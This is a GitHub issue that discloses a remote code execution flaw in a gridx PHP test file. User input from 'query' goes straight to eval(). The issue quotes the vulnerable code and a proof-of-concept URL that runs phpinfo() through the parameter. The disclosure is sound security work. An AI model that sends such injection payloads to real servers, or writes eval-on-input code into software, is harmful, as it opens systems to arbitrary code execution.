

New issue

Jump to bottom

# Remote Code Execution Vulnerability in gridx latest version #433

Open mayoterry opened this issue on Jun 13, 2019 · 1 comment

mayoterry commented on Jun 13, 2019 · edited

hi,  
We found a remote code execution vulnerability in gridx latest version that could allow an attacker to remotely execute arbitrary code to attack an attack server.


GitHub, Inc. [US] | https://github.com/oria/gridx/blob/master/tests/support/stores/test\_grid\_filter.php

```
249
250         //main filter function entry
251         if(isset($_GET['query'])){
252             $query = $_GET['query'];
253
254             if(empty($query)){
255                 $array = $data;
256             }else{
257                 $array = array();
258                 $interval = 25200000;
259                 $query = "\$bool = " . $query;
260                 foreach ($data as $item) {
261                     $currentItem = $item;
262
263                     $currentItem->{"Last Played"} = strtotime($currentItem->{"Last Played"}." 1 January 2000"
264                     $currentItem->{"Download Date"} = strtotime($currentItem->{"Download Date"})*1000;
265                     eval($query);
266
267                     $currentItem->{"Last Played"} = strftime("%X", ($currentItem->{"Last Played"} + $interval
268                     $currentItem->{"Download Date"} = strftime("%Y/%m/%d", $currentItem->{"Download Date"})/1000
269
```

code line in 265: The query parameter is directly brought into the eval function.

payload:  
[http://127.0.0.1/gridx-master/tests/support/stores/test\\_grid\\_filter.php?query=phpinfo\(\);](http://127.0.0.1/gridx-master/tests/support/stores/test_grid_filter.php?query=phpinfo();)

This payload execution phpinfo();



fix:  
In php, the eval function is dangerous. It is not recommended to use it. If you must use it, you need to limit the incoming data.

jsonn commented on Jun 14, 2019

Contributor

This is a test case that shouldn't be deployed to a live system anyway.

Assignees  
No one assigned

Labels  
None yet

Projects  
None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

